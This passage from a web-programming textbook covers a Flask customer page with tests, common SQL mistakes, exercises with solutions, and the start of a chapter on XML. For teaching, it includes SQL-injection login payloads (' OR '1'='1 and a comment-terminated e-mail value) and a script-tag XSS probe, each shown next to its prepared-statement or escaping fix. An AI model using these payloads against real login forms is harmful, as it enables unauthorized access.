        ("honest cashier", "kasir1@profitina-laundry.example", "Kasir#2026"),
        ("password box attack", "kasir1@profitina-laundry.example", "' OR '1'='1"),
        ("e-mail box attack", "kasir1@profitina-laundry.example' -- ", "anything")]:
    print("%-20s unsafe: %-32s safe: %s" % (label, login_unsafe(conn, email, password),
                                            login_safe(conn, email, password)))

5.16.3 The customer page in Flask

Listing 5.62 is **Listing 5.49** in Flask [22], without the sign-in, which Chapter 7 and the Profitina Laundry Flask track cover in full.

Listing 5.62 `python/web_app.py`: search with `GET`, add with `POST` and redirect. Jinja's `{{ ... }}` escapes every value for HTML automatically.

```
"""customers.php again, in Flask: search with GET, add with POST and redirect.

Run:  flask --app web_app run      then open http://127.0.0.1:5000/customers?q=Ayu
(Sign-in is left out here; Chapter 7 and ProfitinaLaundry/App/python-flask have it.)
"""
import re
from datetime import datetime

from flask import Flask, redirect, render_template_string, request, url_for

import db
from customers import create_customer, search_customers

app = Flask(__name__)

PAGE = """<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Customers</title></head><body>
<form method="get"><input name="q" value="{{ q }}"> <button>Search</button></form>
{% if error %}<p>{{ error }}</p>{% endif %}
<table>
{% for r in rows %}<tr><td>{{ r['id'] }}</td><td>{{ r['name'] }}</td><td>{{ r['phone']
}}</td></tr>
{% endfor %}</table>
<form method="post"><input name="name"> <input name="phone"> <button>Add
customer</button></form>
</body></html>"""

@app.route("/customers", methods=["GET", "POST"])
def customers():
    conn = db.connect()
    try:
        if request.method == "POST":
            name = request.form.get("name", "").strip()
            phone = request.form.get("phone", "").strip()
            if name and re.fullmatch(r"08\d{2}-\d{4}-\d{4}", phone):
                create_customer(conn, name, "f", "Surabaya", "2000-01-01", "Surabaya",
phone,
                                name.lower().replace(" ", ".") + "@example.com",
                                datetime.now().strftime("%Y-%m-%d %H:%M:%S"))
                return redirect(url_for("customers", q=phone))        # Post/Redirect/Get
            return render_template_string(PAGE, q="", rows=[],
                                          error="A name and a phone such as 0813-0000-1234
are required."), 400
        q = request.args.get("q", "").strip()
        rows = search_customers(conn, q, 10) if q else []
        return render_template_string(PAGE, q=q, rows=rows, error=None)   # {{ }} escapes
for HTML
    finally:
        conn.close()
```

`@app.route` maps an address to a function; `request.args` is `$_GET`, `request.form` is `$_POST`; `redirect(url_for(...))` is `header('Location: ...')` plus `exit`; `(page, 400)` sets the status; and Jinja escapes every `{{ value }}` automatically. **Listing 5.63** drives the page through Flask's test client, without starting a server.

Listing 5.63 `python/web_test.py`: the same five requests as the PHP transcript of Section 5.16, sent through Flask's test client.

```python
"""Exercise web_app.py without starting a server, using Flask's test client."""
import db
from web_app import app

db.connect(fresh=True).close()                  # start from the sample data
client = app.test_client()

r = client.get("/customers?q=Ayu")
print(r.status_code, [line for line in r.text.splitlines() if "<tr>" in line][:3])
r = client.get("/customers?q=<script>alert(1)</script>")
print(r.status_code, [line for line in r.text.splitlines() if 'name="q"' in line])
r = client.post("/customers", data={"name": "Rina Wulandari", "phone": "0813-0000-4257"})
print(r.status_code, r.headers["Location"])
r = client.get(r.headers["Location"])
print(r.status_code, [line for line in r.text.splitlines() if "<tr>" in line])
r = client.post("/customers", data={"name": "", "phone": "12345"})
print(r.status_code, [line for line in r.text.splitlines() if "<p>" in line])
```

```
200 ['<tr><td>C0227</td><td>Ayu Fauzi</td><td>0816-0000-6556</td></tr>',
'<tr><td>C0067</td><td>Ayu Lina Santoso</td><td>0852-0000-8662</td></tr>',
'<tr><td>C0003</td><td>Ayu Nugroho</td><td>0812-0000-7923</td></tr>']
200 ['<form method="get"><input name="q" value="&lt;script&gt;alert(1)&lt;/script&gt;">
<button>Search</button></form>']
302 /customers?q=0813-0000-4257
200 ['<tr><td>C0257</td><td>Rina Wulandari</td><td>0813-0000-4257</td></tr>']
400 ['<p>A name and a phone such as 0813-0000-1234 are required.</p>']
```

The same answers as PHP. For a browser, run `flask --app web_app run` in `python` and open `http://127.0.0.1:5000/customers?q=Ayu`. **Table 5.9** collects the evidence.

Table 5.9 Six real runs of the same CRUD story, in three languages on two database engines. The rules live in the schema and in one small data layer per language; everything else asks the database.

Language	Driver	Database	New customer	Bill charged / paid	Attacks refused
PHP 8.4	PDO	SQLite 3.45	`C0257`	Rp 70.000 / Rp 70.000	all
PHP 8.4	PDO, `mysqli`	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	all
Java 21	sqlite-jdbc 3.53.2.0	SQLite	`C0257`	Rp 70.000 / Rp 70.000	all
Java 21	MariaDB Connector/J 2.7.6	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	all
Python 3.11	`sqlite3`	SQLite 3.45	`C0257`	Rp 70.000 / Rp 70.000	all
Python 3.11	PyMySQL 2.2	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	all

5.17 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines* (Generative Engine Optimization, GEO), as a Python (FastAPI) application on **PostgreSQL**, with SQLite in parts of its test path. Four ideas of this chapter carry weight there.

One data layer, two engines, kept honest by running both. A dialect guard in the test path exists for the reason **Table 5.9** exists, and it is why this chapter prefers `SUBSTR` to a function only one database knows.

Every report is a `GROUP BY` over a growing table. The weekly visibility trend and its CSV export are **Listing 5.30** with other columns, and the re-scan scheduler asks "which scans are due, earliest first, a few at a time": `WHERE`, `ORDER BY` and `LIMIT` on an indexed column.

Prepared statements, without exception. Addresses typed by brand owners and posts typed by anyone would otherwise hand the database to whoever could type.

Personal data is law. Under UU PDP No. 27/2022 [13] Profitina provides consent, data export, password change and complete account deletion, with Argon2id password hashes. Account deletion is the `ON DELETE` question of Section 5.5.6 asked by a regulator: which rows restrict, which cascade, and which historical facts must survive in anonymous form.

Runnable practice always uses **Profitina Laundry**, never the real product; what carries over is the shape: a normalized schema, bound parameters, transactions, an index on the column you search by.

5.18 Common Mistakes, and How to Avoid Them

Editing `httpd.conf` or `php.ini` without restarting, or editing the wrong `php.ini`. Both are read at startup; `php --ini` names the file in use.

"Port 80 in use". Find the other server (`netstat -ano | findstr :80`, `sudo lsof -i :80`) or move Apache to 8080.

Double-clicking a `.php` file. A `file:///` address does not run PHP; use `http://localhost/`.

"Headers already sent", or no `exit` after a redirect. Nothing may be printed before `header()`, `setcookie()` or `session_start()`, and the script runs on unless stopped.

Expecting `$_COOKIE` to hold a cookie just set, or trusting a cookie. It arrives on the next request, and the visitor can edit it; identity belongs in the session.

Writing `bill` for `Bill`, or `= NULL` for `IS NULL`. Table names are case-sensitive on Linux; nothing equals `NULL`.

`UPDATE` or `DELETE` without `WHERE`, `LIMIT` without `ORDER BY`. Every row changes; "any five rows" is not a specification.

`COUNT(*)` after a `LEFT JOIN`, or summing across two joined detail tables. Count a right-hand column (**Listing 5.27**); aggregate each detail table first (**Listing 5.32**).

Money in `FLOAT`, telephones in `INT`. Use `DECIMAL` and text.

Gluing values into SQL, in PHP, in Java, or with Python's `%` and f-strings. Bind every value; take table and column names from an allowlist.

PDO traps: a named placeholder used twice on MySQL (`HY093`), `LIMIT` bound as a string, and the silent error mode (**Listing 5.38**).

`display_errors = On` in public, several writes without a transaction, `PRAGMA foreign_keys` forgotten, connecting as `root`. See **Listing 5.3**, **Listing 5.42**, Section 5.14.1 and **Listing 5.14**.

5.19 Chapter Summary

A web server is three programs: Apache, PHP, MySQL, configured by `httpd.conf`, `php.ini` and `my.ini` (**Figure 5.2**, **Table 5.1**). XAMPP installs them on Windows and macOS, `apt` on Linux;

PHP's built-in server and SQLite need nothing else. The document root maps a folder onto a website (**Table 5.2**).

HTTP has no memory. Redirect, then `exit`. A cookie keeps data on the client, which can edit it; a session keeps it on the server and sends only an id (**Figure 5.8**). Identity belongs in a session.

A relational database connects tables only by matching values. Primary keys name rows, foreign keys refer to them, and the seven tables of **Figure 5.9** put each fact where it belongs, as the counter book of **Listing 5.8** shows by going wrong.

SQL is declarative: `CREATE TABLE` with types and constraints; `INSERT`, `UPDATE`, `DELETE`; and `SELECT ... WHERE ... GROUP BY ... HAVING ... ORDER BY ... LIMIT`, with joins, `LEFT JOIN` and aggregates. A bill's amount is Equation (5.1), its balance Equation (5.2).

Constraints and transactions keep the data true: errors 1062, 1452 and 1451 are bugs caught; a transaction commits several writes together or none.

PHP reaches the database through `mysqli` or PDO: connect, prepare, bind, execute, fetch, close, with exceptions switched on.

Gluing a value into SQL hands over the database (Equation (5.3)); a prepared statement sends values separately, so they can never become instructions (**Figure 5.16**).

One idea, three languages, six runs, the same numbers (**Table 5.9**).

The PHP manual [14], Lerdorf, Tatroe and MacIntyre [23] and Nixon [24] cover PHP; the MySQL manual [7], MariaDB's knowledge base [8], SQLite's documentation [10], Codd [11] and Date [12] the database; OWASP [15], [16] security; PHP.Watch [1], Apache Friends [3], endoflife.date [5], [9], the MariaDB Foundation [6], Microsoft [17], [19] and the PHP Group [18] the versions current in September 2026; Apache [4], XAMPP [2], JDBC [20], PEP 249 [21] and Flask [22] the servers and drivers. Chapter 8 works problems of exactly this kind.

5.20 Exercises

5.1 Name the three programs a "web server" consists of, the default port of each, and the file that configures each. Then say which you would suspect first for each symptom: a blank white page; "connection refused" in the browser; "Access denied for user".

5.2 On Ubuntu, Apache's document root is `/var/www/html`. You save a page as `/var/www/html/laundry/admin/report.php`. Give its address. Then give the address of `/etc/php/8.3/apache2/php.ini`, or explain why it has none.

5.3 A page calls `setcookie('lang', 'id', time() + 86400)` and on the next line prints `$_COOKIE['lang']`. What happens on the first visit, and why? What is printed on the second visit?

5.4 Explain, in four steps, what happens between `session_start()` on the sign-in page and `$_SESSION['user']` being readable on the next page. Say exactly what travels over the network and what does not.

5.5 Choose a MySQL type for each and justify it in one sentence: a rupiah amount; a customer's telephone number; the moment a bill was collected, which may not have happened yet; a payment method out of four; a quantity of kilograms or items.

5.6 Write a query listing the first five customers, alphabetically, whose address contains `Wiyung`, and a second query counting all of them.

5.7 Write one query that shows, per outlet, how many bills are ready for pickup (status `finished`) and their total value.

5.8 Write one query that shows, for each payment method, how many payments were made and how much money they brought in, largest total first.

5.9 `Employee.spv_id` refers to another row of `Employee`. Write one query that lists every employee with the name of their supervisor, and explain why it needs a `LEFT JOIN`.

5.10 Write one query that finds the three employees who received the most bills, with their outlet.

5.11 Here is a flat table kept by a delivery rider: `Delivery(bill_id, customer_name, customer_phone, outlet_id, outlet_name, delivered_at)`. Name one update, one deletion and one insertion anomaly it suffers from, and split it into tables in third normal form.

5.12 A sign-in page builds `"SELECT * FROM Employee WHERE email = '$e' AND password = '$p'"`. Give two different inputs that sign in without knowing any password, write the SQL each produces, and explain why the database agrees. Then state the repair.

5.13 Rewrite `$pdo->query("UPDATE Bill SET rack = '$rack' WHERE id = '$id'")` as a prepared statement in PDO, and return how many rows changed.

5.14 A page lets the visitor choose the column to sort bills by. Explain why a placeholder cannot be used for it, and write the PHP that makes it safe.

5.15 A customer brings 7 kilograms for express washing (`S0002`, Rp 12.000 per kilogram) and pays Rp 50.000 by QRIS. Compute the bill's `payment` and balance by hand with Equation (5.1) and Equation (5.2), and list the rows that `createBill()` writes, in order, inside its transaction.

5.16 In PHP, Java and Python, name the call that (a) opens a transaction, (b) makes it permanent, (c) undoes it; and name the placeholder character each uses with MySQL.

5.21 Solutions to the Exercises

5.1 Apache (port 80, `httpd.conf`), PHP (no port, `php.ini`), MySQL or MariaDB (port 3306, `my.ini` or `my.cnf`). A blank page: PHP, a script that died with `display_errors` off, so look in the error log. Connection refused: Apache is not running, or is on another port. Access denied for user: MySQL, the credentials are wrong; and note that Apache and PHP are working perfectly for that message to have reached you.

5.2 `http://localhost/laundry/admin/report.php`. `php.ini` has no address, because it is outside the document root, and only files inside the document root can be requested.

5.3 On the first visit PHP warns about an undefined array key (or prints nothing). `setcookie()` only queues a `Set-Cookie` header; `$_COOKIE` was filled from what the browser sent with this request, and the browser had not been told about the cookie yet. On the second visit the browser sends `lang=id`, and `id` is printed.

5.4 (1) `session_start()` finds no session cookie, invents an id and sends `Set-Cookie: PHPSESSID=...`. (2) At the end of the request the contents of `$_SESSION` are written to a file on the server named after the id. (3) The browser sends the cookie back with the next request, automatically. (4) `session_start()` on the next page reads the file and refills `$_SESSION`. Only the id crosses the network; the data stays on the server.

5.5 Rupiah: `DECIMAL(10,2)`, exact, unlike `FLOAT`. Telephone: `VARCHAR(30)`, because it keeps its leading zero and no arithmetic is ever done on it. Collection moment: `DATETIME NULL`, a date and time that is `NULL` until it happens. Method: `ENUM('cash','qris','transfer','credit')`, a short fixed list, backed by a `CHECK`. Quantity: `INT` with `CHECK (unit > 0)`, as `Bill.unit` is.

5.6 Listing 5.64 answers it.

Listing 5.64 `sql/ex_06_wiyung.sql`: a pattern search and a count.

```
-- Exercise 5.6: customers who live in Wiyung, alphabetically, and how many there are.
SELECT id, name, phone
  FROM Customer
 WHERE address LIKE '%Wiyung%'
 ORDER BY name
 LIMIT 5;

SELECT COUNT(*) AS wiyung_customers FROM Customer WHERE address LIKE '%Wiyung%';
```

```
+-------+----------------------+----------------+
| id    | name                 | phone          |
+-------+----------------------+----------------+
| C0201 | Adi Saputra          | 0811-0000-1509 |
| C0144 | Aisyah Sulistyo      | 0819-0000-0284 |
| C0141 | Andi Yusuf Kurniawati | 0896-0000-5028 |
| C0227 | Ayu Fauzi            | 0816-0000-6556 |
| C0231 | Citra Ayu Hidayat    | 0898-0000-4274 |
+-------+----------------------+----------------+
5 rows in set

| wiyung_customers |
+------------------+
|               55 |
+------------------+
1 row in set
```

5.7 Listing 5.65 answers it.

Listing 5.65 `sql/ex_07_ready.sql`: bills ready for pickup, per outlet.

```
-- Exercise 5.7: bills ready for pickup (finished, not yet collected) per outlet.
SELECT o.name, COUNT(*) AS ready, SUM(b.payment) AS value
  FROM Bill b
  JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.status = 'finished'
 GROUP BY o.id, o.name
 ORDER BY o.id;
```

```
+--------------------------+-------+---------+
| name                     | ready | value   |
+--------------------------+-------+---------+
| Profitina Laundry Rungkut |    23 | 1045000 |
| Profitina Laundry Keputih |     6 |  338000 |
| Profitina Laundry Wiyung  |     5 |  276000 |
+--------------------------+-------+---------+
3 rows in set
```

5.8 Listing 5.66 answers it.

Listing 5.66 `sql/ex_08_methods.sql`: payments per method.

```sql
-- Exercise 5.8: how customers pay, most money first.
SELECT method, COUNT(*) AS payments, SUM(amount) AS total
  FROM Payment
 GROUP BY method
 ORDER BY total DESC;
```

```
+----------+----------+----------+
| method   | payments | total    |
+----------+----------+----------+
| cash     |     1695 | 71695000 |
| qris     |     1151 | 48884000 |
| transfer |      290 | 12888000 |
| credit   |      183 |  9217000 |
+----------+----------+----------+
4 rows in set
```

Cash still brings in half the money, QRIS a third.

5.9 The table is joined to itself, under two aliases (**Listing 5.67**). It must be a `LEFT JOIN` because the owner, `E0001`, has no supervisor (`spv_id` is `NULL`), and an inner join would drop him.

Listing 5.67 `sql/ex_09_supervisors.sql`: a self-join.

```sql
-- Exercise 5.9: every employee with the name of their supervisor.
-- The same table appears twice, under two aliases: e (the employee) and s (the
supervisor).
SELECT e.id, e.name, e.section, s.name AS supervisor
  FROM Employee e
  LEFT JOIN Employee s ON s.id = e.spv_id
 ORDER BY e.id;
```

```
+-------+----------------------+-------------+----------------------+
| id    | name                 | section     | supervisor           |
+-------+----------------------+-------------+----------------------+
| E0001 | Hendra Wijaya        | transaction | NULL                 |
| E0002 | Siti Nurhaliza Rahman | wash        | Hendra Wijaya        |
| E0003 | Bambang Sutrisno     | transaction | Hendra Wijaya        |
| E0004 | Dewi Lestari Putri   | transaction | Hendra Wijaya        |
| E0005 | Anisa Rahmawati      | transaction | Hendra Wijaya        |
| E0006 | Agus Setiawan        | wash        | Hendra Wijaya        |
| E0007 | Yulia Kartika Sari   | wash        | Hendra Wijaya        |
| E0008 | Rizky Pratama        | transaction | Siti Nurhaliza Rahman |
| E0009 | Moh. Ma'ruf Hidayat  | wash        | Siti Nurhaliza Rahman |
| E0010 | Wulan Sari Dewi      | wash        | Siti Nurhaliza Rahman |
| E0011 | Kevin Tanoto         | transaction | Siti Nurhaliza Rahman |
| E0012 | Fitri Handayani      | transaction | Bambang Sutrisno     |
| E0013 | Slamet Riyadi        | wash        | Bambang Sutrisno     |
| E0014 | Nur Aini Maulida     | wash        | Bambang Sutrisno     |
+-------+----------------------+-------------+----------------------+
14 rows in set
```

5.10 **Listing 5.68** answers it.

Listing 5.68 `sql/ex_10_cashiers.sql`: bills received per employee, top three.

```sql
-- Exercise 5.10: the three employees who received the most bills, with their outlet.
SELECT e.name, e.Outlet_id, COUNT(*) AS bills_received
  FROM Bill b
  JOIN Employee e ON e.id = b.Employee_id
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY bills_received DESC
 LIMIT 3;
```

```
+--------------------+-----------+----------------+
| name               | Outlet_id | bills_received |
+--------------------+-----------+----------------+
| Dewi Lestari Putri | O01       |            788 |
| Rizky Pratama      | O02       |            501 |
| Kevin Tanoto       | O02       |            495 |
+--------------------+-----------+----------------+
3 rows in set
```

5.11 *Update*: the customer changes her telephone number and only some rows are corrected. *Deletion*: deleting the only delivery to a customer loses her name and number. *Insertion*: a new outlet cannot be recorded before its first delivery. In third normal form: `Customer(id, name, phone)`, `Outlet(id, name)`, `Bill(id, Customer_id, Outlet_id, ...)` and `Delivery(Bill_id, delivered_at)`, where `Delivery.Bill_id` is both the primary key and a foreign key to `Bill`. The name and phone depend on the customer, the outlet name on the outlet, and only `delivered_at` on the delivery itself.

5.12 In the password box, `' OR '1'='1`, giving `... AND password = '' OR '1'='1'`: by Equation (5.3), the right half is true for every row, and `AND` binds before `OR`, so every row matches. In the e-mail box, `kasir1@profitina-laundry.example' --` (with a space after the dashes), giving `... WHERE email = 'kasir1@...' -- ' AND password = ...`: the rest of the line is a comment and the password test disappears. The repair is **Listing 5.46**: `WHERE email = ?` with the value bound, and the password checked against the stored hash.

5.13 `$stmt = $pdo->prepare('UPDATE Bill SET rack = ? WHERE id = ?'); $stmt->execute([$rack, $id]); return $stmt->rowCount();`. The two values travel separately; `rowCount()` is 1 if the bill exists and 0 otherwise.

5.14 A placeholder stands for a value, and a column name is part of the statement's structure, which the database has already parsed when values arrive; `ORDER BY ?` would sort by a constant. Compare the choice against a list you wrote and put only your own string into the SQL: `$allowed = ['arrived', 'payment', 'id']; $sort = in_array($_GET['sort'] ?? '', $allowed, true) ? $_GET['sort'] : 'arrived'; $sql = "SELECT id, status FROM Bill ORDER BY $sort DESC";`.

5.15 By Equation (5.1), $12000 \times 7 = 84000$, so `payment` is Rp 84.000. By Equation (5.2), $84000 - 50000 = 34000$: Rp 34.000 is due on collection. Inside the transaction `createBill()` reads the price from `Service`, computes the next id, inserts the `Bill` row (status `queued`), inserts the `StatusLog` row (`queued`), inserts the `Payment` row (`qris`, 50000), and commits. If any insert fails, `rollBack()` removes all of them.

5.16 PHP: `beginTransaction()`, `commit()`, `rollBack()`, placeholder `?` (or `:name`). Java: `setAutoCommit(false)`, `commit()`, `rollback()`, placeholder `?`. Python: the DB-API opens a transaction implicitly before the first change, `commit()`, `rollback()`, placeholder `%s` with PyMySQL (and `?` with `sqlite3`).

Chapter 6
XML and Structured Data

By the end of this chapter you will be able to take the Profitina Laundry database and hand its bills to another program, in a form that program can read without ever phoning you to ask what a column means. You will learn XML from nothing: what a well-formed document is, how entities and namespaces work, how a DTD and an XML Schema state the rules a document must obey and how a validator enforces them, how XPath asks questions of a document and how XSLT turns one document into another. You will then meet JSON, the format most of the modern web actually speaks, and you will be able to say precisely why it won that place and what it gave up to win it. You will convert real bills and customers from `laundry.db` into both formats, read them back and validate them in PHP, in Java and in Python, and watch the three languages produce the same files down to the last byte. Finally you will build a feed endpoint for the Laundry application, `/feed/bills.xml` and `/feed/bills.json`, in all three languages, and you will know the two parser settings that stop a hostile document from reading your server's files.

6.1 Where We Left Off

Chapter 1 established the sentence the whole book hangs from: a browser asks, a server answers. Chapter 2 filled the answer with HTML and CSS, Chapter 3 put a program behind it, and Chapter 5 gave that program a memory. Profitina Laundry now has a real database, `laundry.db`, with its seven tables: `Outlet`, `Customer`, `Employee`, `Service`, `Bill`, `Payment` and `StatusLog`.

Every one of those chapters had **a human being at one end**. Somebody clicks; somebody reads. HTML exists because a person has eyes: `<h1>` means *draw this large*.

This chapter removes the human.

At the end of each day the head office wants the bills of each of the three outlets, so that it can reconcile the cash, the QRIS payments and the customers' prepaid deposits. An accounting package run by an outside firm wants the same bills once a month. The Laundry's own web front end, written in JavaScript, wants the price list and the status of a bill. In none of these cases is anybody going to *look* at the data. A program writes it; a different program reads it.

So the questions of this chapter are: in what form should the data leave the database, how do the writer and the reader agree on that form, and how can the reader check that what arrived is what was promised? **Figure 6.1** is the map of the answer. One query produces one neutral record per bill; two writers turn the records into an XML document and a JSON document; and those documents are validated, transformed into a printable day sheet, and served over HTTP by a feed endpoint.



Figure 6.1 The plan of this chapter: one source, two formats, many readers. Every box on the right is built, in PHP, Java and Python, before the chapter ends.

Everything in this chapter uses real data. The running example is outlet O01 (Rungkut) on 26 September 2026: four bills, one of them cancelled and one still waiting to be collected, paid by cash, by QRIS and from a customer's deposit. Small as it is, that single day contains every awkward case a feed has to handle.

6.2 The Problem Structured Data Solves

6.2.1 Two programs that have to agree

Strip the situation to its bones. There are two programs, written by different people, perhaps years apart, in different languages, on different machines. One of them has some information; the other one needs it. The information must cross the gap as a sequence of bytes, because a sequence of bytes is the only thing that ever crosses a gap. So the two programs must agree in advance on what the bytes mean.

> **DEFINITION.** A **data interchange format** is an agreed way of writing information down as bytes, so that a program which did not produce it can read it back without asking the producer any questions.

The last five words are the whole requirement. If the reading program has to send somebody a message to ask what column 7 means, the format has failed. And the agreement has to survive: one side being rewritten, one side being replaced by a different product, ten years passing.

6.2.2 A worked example of the failure

Here is the day's business at the Rungkut outlet written the quickest possible way, one bill per line with commas between the values:

Listing 6.1 The four bills of 26 September 2026 as comma-separated values. Everything a reader needs to know is missing from the file itself.

```
B2905,C0022,Vania Wirawan,S0003,7,departed,42000,cash,42000
B2908,C0121,Laras Chandra,S0001,10,departed,80000,qris,80000
B2911,C0246,Dimas Wibowo,S0009,1,departed,0,,
B2913,C0216,Diah Siregar,S0012,1,finished,30000,credit,30000
```

Work through what a new colleague must be told before **Listing 6.1** can be used. Is column 5 kilograms, items or pairs? Is `42000` the amount charged or the amount paid, and why does it

appear twice? Why is the third bill *departed* with a charge of zero, and why are its last two columns empty: is the payment missing, or was there none? What happens when a customer pays a bill in two parts; does the line grow two more columns? And the moment a service description containing a comma appears, such as *Wash, dry & fold*, every column after it shifts one place to the right.

Each of those questions has an answer, and none of the answers is in the file. They live in somebody's head, or in a document written once and never updated. That is the failure: the data and its meaning have come apart.

Now one of the same bills written as XML:

Listing 6.2 One bill as XML, shortened. Every value is labeled by the element or attribute that contains it.

```
<bill id="B2911" status="departed" cancelled="true">
  <customer id="C0246">Dimas Wibowo</customer>
  <service id="S0009" price="25000">Blanket (per item)</service>
  <unit>1</unit>
  <charged>0</charged>
</bill>
```

Read **Listing 6.2** and the questions dissolve. The `1` is a `unit`; the price is per item; the bill is marked `cancelled`, which explains the zero; and there is no `payment` element because nothing was paid. A second payment would simply be a second `payment` element. The comma in *Wash, dry & fold* is no longer a separator, because nothing in XML is separated by commas.

XML pays for this in bytes: every name is repeated for every value. Section 6.19 measures that cost and finds it far smaller than folklore says. What the bytes buy is that the file has become **self-describing**.

> **KEY INSIGHT:** The central idea of XML is that the names travel with the values. In CSV the name of a column lives outside the file, in a document or in a memory. In XML the name of every value is written next to it, every single time. The cost is repetition. The benefit is that the file still means something in ten years, on a machine nobody has built yet, to a reader who has never met the writer.

6.2.3 Portable application, portable data

A comparison from the 1990s places XML in a history most readers have lived through without noticing.



Figure 6.2 Java. Its promise in 1995 was *write once, run anywhere*: compile a program to bytecode, and any machine with a Java virtual machine can run it. The application became portable. The current and long-term-support releases are those of September 2026 [1].

```xml
<?xml version="1.0"?>
<quiz>
  <qanda seq="1">
    <question>
      Which HTTP status code means "Not Found"?
    </question>
    <answer>404</answer>
  </qanda>
  <!-- Note: we need to add more questions later. -->
</quiz>
```

XML

Figure 6.3 XML, the second half of the comparison: *portable data*. The document shown is a small quiz, a question and an answer with a comment, written in tags somebody invented for the purpose.

The pairing of **Figure 6.2** and **Figure 6.3** is exact. In the early 1990s a program was tied to a machine, and Java attacked that with the slogan *portable application*. But data was tied to a program in precisely the same way: a WordPerfect document needed WordPerfect and a Lotus 1-2-3 spreadsheet needed Lotus, and when the vendor disappeared the data became hard to recover. XML attacks *that*, with the slogan *portable data*: a file any program can read, because the rules for reading it are public, simple, and owned by a standards body rather than by a company.

Look closely at **Figure 6.3**. Nobody standardized `<qanda>`. Whoever needed it made it up. That is not a loophole in XML; it is XML.

6.3 What XML Is, and What It Is Not

6.3.1 A language for making languages

> **DEFINITION.** XML, the **eXtensible Markup Language**, is a **meta-language**: a set of rules for inventing markup languages. It has no vocabulary of tags of its own. It is the grammar that any such vocabulary must obey.

HTML has a fixed list of tags, decided by a standards committee: `<p>`, `<table>`, `<img>`. You may not invent `<bill>` in HTML; a browser will not know what to do with it. XML has **no tags at all**. It has rules about how a tag must be written (it must be closed, it must nest properly, its attribute values must be quoted) and nothing whatever to say about *which* tags exist. You choose those.



Figure 6.4 One meta-language, many languages. XML supplies only the rules of form; XHTML, SVG, MathML, RSS and Atom, Office Open XML and the Laundry's own `bills.xml` each supply a vocabulary, and one parser reads them all.

Written languages give a good analogy. English, Indonesian and Swahili use the same alphabet, put spaces between words and read from left to right, and share hardly a word. Those shared rules are about the *form* of writing. XML is the form. **Figure 6.4** shows some of the languages that agree on that form: MathML, SVG, RSS, the format inside every `.docx` file, and the Profitina Laundry bill feed. They share no tags, and the agreement on form alone is enough for one parser to read them all.

> **KEY INSIGHT:** Because every XML vocabulary obeys the same mechanical rules, one piece of software, an **XML parser**, can read all of them, including those invented after the parser was written. The parser breaks a file into elements, attributes and text without the faintest idea what a bill is. That is why the same few lines of code in this chapter could read a laundry feed, a mathematical formula or a news feed.

6.3.2 HTML describes appearance; XML describes meaning

Here is a scrap of HTML:

Listing 6.3 HTML: every tag is an instruction about appearance. Make this big, make this bold, start a paragraph.

```
<H1>This is a heading</H1>
<P>A<B>paragraph</B>started from here</P>
```

And the same content marked up for what it *is*:

Listing 6.4 The same content marked up by meaning. Nothing here says “big” or “bold”.

